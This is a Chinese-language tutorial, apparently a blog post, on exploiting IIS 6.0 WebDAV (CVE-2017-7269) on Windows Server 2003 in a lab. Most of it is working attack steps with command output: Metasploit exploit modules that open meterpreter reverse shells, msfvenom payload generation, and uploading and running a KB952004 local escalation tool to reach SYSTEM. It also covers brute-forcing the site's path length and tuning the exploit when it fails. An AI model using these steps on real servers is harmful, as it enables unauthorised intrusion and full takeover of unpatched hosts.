背景

网上看到的 iis6.0（cve-2017-7269）的利用文章，要么只有远程利用不包含本地提权，要么包含本地提权却没有常见失败原因，故有此文
本篇文章面向有一点 windows 命令行基础，kali 基础，msf 基础的同学

实验环境

被攻击系统：03_ent_x86_zh-chs + iis 的 webdav 功能
攻击系统：kali2019_x64_en-us
先决条件：iis 默认不开启 webdav 功能，所以需要手动开启 webdav 功能

被攻击系统环境搭建

开启 WebDAV 服务：开始-》控制面板-》管理工具-》internet 信息服务管理器-》web 服务扩展-》开启 WebDAV，如下图

攻击系统环境准备

0：先更新系统，执行命令如下：
apt-get update && apt-get upgrade
kali 下更新系统会自动更新 msf

1：更新完 msfconsole，通过测试发现，msf 自带的这个漏洞的利用（exploit/windows/iis/iis_webdav_scstoragepathfromurl）无效，至于为什么无效，先不去深究（截止到 2019/09/05，最新版 msf 自带的模块仍旧无效，不知道以后的 msf 更新会不会修复这个利用）

2：去网上寻找，发现 dmchell 的漏洞利用脚本可用

远程利用过程如下

0：将 ruby 脚本下载下来，放到 msf 的模块路径下（可以放到/usr/share/metasploit-framework/modules/exploits/ 下或其任意子目录下），我选择放到的路径为 /usr/share/metasploit-framework/modules/exploits/windows/iis/（这是 kali 下的 msf 路径，至于其他系统的 msf 路径，请自行查找）

1：重新启动 msf（如果找不到脚本，可尝试执行 reload_all，并再次重启 msf）

2：这个有一个坑，名称 cve-2017-7269.rb 会让 msf 载入时报错，由于 msfconsole 不能识别符号“-”，需将名称修改为 cve_2017_7269.rb

3：重新启动 msf，成功载入模块

4：设置参数并利用，成功拿到 meterpreter，如下图

```
msf5 exploit(windows/iis/cve_2017_7269_dmchell) > set RHOSTS 192.168.149.152
RHOSTS => 192.168.149.152
msf5 exploit(windows/iis/cve_2017_7269_dmchell) > show options

Module options (exploit/windows/iis/cve_2017_7269_dmchell):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.149.152  yes       The target address range or CIDR identifier
   RPORT   80               yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.149.154  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2

msf5 exploit(windows/iis/cve_2017_7269_dmchell) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4444
[*] Sending stage (180291 bytes) to 192.168.149.152
[*] Meterpreter session 2 opened (192.168.149.154:4444 -> 192.168.149.152:1251) at 2019-09-21 04:03:14 -1000

meterpreter >
```

进入 shell，执行命令 whoami，发现权限是 network service，故需要提权

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 228 created.
Channel 2 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

本地提权前期准备

0：提权思路为使用一款本地溢出工具提升权限，前提需要目标没有打补丁 KB952004，工具下载链接 https://pan.baidu.com/s/1MtxMIKSa2hsFiomf3JavBA，提取码 iwmy，永久有效（如果这个补丁被打上了，还可以看看是否打上这两个补丁“KB956572 MS09-012”或者“KB970483 MS09-020”，这 2 个也常用于 iis6 提权，工具从网上可以找到）

1：查看系统是否安装指定的补丁，使用如下命令：
systeminfo | findstr "KB952004" # 注意区分大小写

2：后在 03_ent_x86_zh-chs 下测试发现，不能从全部补丁中过滤，即有遗漏，改用如下命令：
wmic qfe list full | findstr "KB952004" # 注意区分大小写

本地提权过程如下

0：漏洞利用后，直接上传文件会提示“access denied”，进入系统，并在 c 盘下创建目录 tmp，

1：使用 msfvenom 生成 payload

```
root@desktop-20180716:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.149.154 LPORT=4445 -f exe -o system.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: system.exe
```

2：再开启一个 msfconsole 并进入监听状态

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.149.154
LHOST => 192.168.149.154
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.149.154  yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4445
```

3：回到第一个 meterpreter，将用于提权的程序和 payload 上载到目标 c:\tmp 下（注意，在 meterpreter 下，路径中带有反斜线时，需要使用 2 个反斜线）

```
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > lpwd
/root
meterpreter > upload ./kb952004-escalate.exe c:\\tmp
[*] uploading  : ./kb952004-escalate.exe -> c:\tmp
[*] uploaded   : ./kb952004-escalate.exe -> c:\tmp\kb952004-escalate.exe
meterpreter > upload ./system.exe c:\\tmp
[*] uploading  : ./system.exe -> c:\tmp
[*] uploaded   : ./system.exe -> c:\tmp\system.exe
meterpreter >
```

4：切换到 c:\tmp 下，使用提权工具执行 payload

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 28076 created.
Channel 6 created.
Microsoft Windows [版汾 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>cd c:\tmp
cd c:\tmp

C:\tmp>dir
dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 4064-859B

 C:\tmp 的目录

2019-09-22  14:58    <DIR>          .
2019-09-22  14:58    <DIR>          ..
2019-09-22  14:58           247,256 kb952004-escalate.exe
2019-09-22  14:58            73,802 system.exe
               2 个文件        321,058 字节
               2 个目录 39,792,685,056 可用字节

C:\tmp>.\kb952004-escalate.exe .\system.exe
.\kb952004-escalate.exe .\system.exe
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2000
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:.\system.exe

C:\tmp>
```


5：另一边成功拿到 meterpreter（提权时有个地方需要注意，使用 kb952004-escalate.exe 后再回退到 meterpreter 时可能会导致 meterpreter 会话超时失效），可是会话会一直卡在这

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4445
[*] Sending stage (180291 bytes) to 192.168.149.152
[*] Meterpreter session 1 opened (192.168.149.154:4445 -> 192.168.149.152:1221) at 2019-09-21 21:07:12 -1000
```


6：后经测试发现，需将提权工具重命名为 pr.exe，才能成功拿到反连 shell

```
C:\tmp>rename c:\tmp\kb952004-escalate.exe pr.exe
rename c:\tmp\kb952004-escalate.exe pr.exe
```



其它系统测试

03_ent_x86_zh-chs 和 03_r2_ent_x86_zh-chs 能被利用，即 x86 系统能被利用
03_ent_x64_zh-chs 和 03_r2_ent_x64_zh-chs 不能被利用，即 x64 系统不能被利用
如果系统打上补丁 kb3197835（https://www.catalog.update.microsoft.com/search.aspx?q=3197835），则利用会失败，反馈如下



常见失败原因总结

0：端口和域名绑定问题
实际环境中，iis 绑定的域名和端口可能不是默认的，所以 exp 中的 If 头信息中的两个 url 是要求和站点绑定相匹配的，否则只能收到一个 502。这里所说的相匹配指的是 if 头中 url 的 port 必须与站点绑定的端口相匹配，而 if 头中的域名只需要和 host 头保持一致就好。（这里的域名需要和 host 头保持一致，我个人理解可能是针对 CDN 的情况下 exp 中的域名并不是 host 头中的域名）

1：物理路径
根据 CVE-2017-7269 IIS6.0 远程代码执行漏洞分析及 Exploit 中提到：POC 中 If 头中的第一个 URL 会被解析成物理路径，默认情况下是 C:\Inetpub\wwwroot\，在覆盖缓冲区的时候填充的字符长度要根据物理路径的长度来决定，且物理路径长度 + 填充字符的个数 = 114。POC 中的是按照默认的物理路径（19 位）来计算填充字符的长度的，当物理路径的长度不为 19 位的时候就会收到一个 500。（这里物理路径长度计算方法要加上最后的\）

2：多次执行错误 shellcode
多次执行错误的 shellcode 会覆盖很多不该覆盖的代码，从而导致正确的 shellcode 执行也返回 500，提示信息为：“参数不正确”，也可能什么都不返回


3：exp 执行成功后
当 exp 执行成功一段时间之后(大概十分钟到二十分钟左右，其间无论有无访问，被 windbg 挂起的时间不算)，再对这个站点执行 exp 永远不会成功，同时返回 400。


4：win03 x64
win03 x64 并不多见，此类型的不能直接用网上的 POC 进行攻击。

失败原因解决方案

0：针对上述的失败原因，dmchell 的 exp 进行相应调整后并不能利用成功，在网上寻找，发现 zcgonvh 的 exp 在进行相应调整后，可成功利用

1：更改网站默认目这只：右键点击网站-》属性-》更改网站设置





2：zcgonvh 的 exp 的参数如下

```
msf5 exploit(windows/iis/cve_2017_7269_zcgonvh) > show options

Module options (exploit/windows/iis/cve_2017_7269_zcgonvh):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   HttpHost           localhost        yes       http host for target
   PhysicalPathLength  19              yes       length of physical path for target(include backslash)
   RHOSTS                              yes       The target address range or CIDR identifier
   RPORT              80               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2
```

3：其中参数 PhysicalPathLength 为网站路径，可以使用 admintony 的工具进行网站路径的爆破，如下为爆破结果

```
root@desktop-20180716:~/Desktop# ./IIS6_WebDAV_Scanner.py -p tasklist.txt
 [+] Testing 192.168.149.151:81
 [Result] 192.168.149.151:81 connect timeout
 [+] Testing 192.168.149.151:80
 [Result] 192.168.149.151:80 is not vulnerable
 [+] Testing 192.168.149.152:80
 [Result] 192.168.149.152:80 connect timeout
 [+] Testing 192.168.149.152:81
 [Result] 192.168.149.152:81 is vulnerable
 [Result] Length is 7
```

4：使用 zcgonvh 的 exp，设置好参数并进行漏洞利用，成功拿到 meterpreter

```
msf5 exploit(windows/iis/cve_2017_7269_zcgonvh) > show options

Module options (exploit/windows/iis/cve_2017_7269_zcgonvh):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   HttpHost            localhost        yes       http host for target
   PhysicalPathLength  7                yes       length of physical path for target(include backslash)
   RHOSTS              192.168.149.152  yes       The target address range or CIDR identifier
   RPORT               81               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2

msf5 exploit(windows/iis/cve_2017_7269_zcgonvh) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4444
[*] Sending stage (180291 bytes) to 192.168.149.152
[*] Meterpreter session 1 opened (192.168.149.154:4444 -> 192.168.149.152:3475) at 2019-09-21 22:09:47 -1000

meterpreter >
```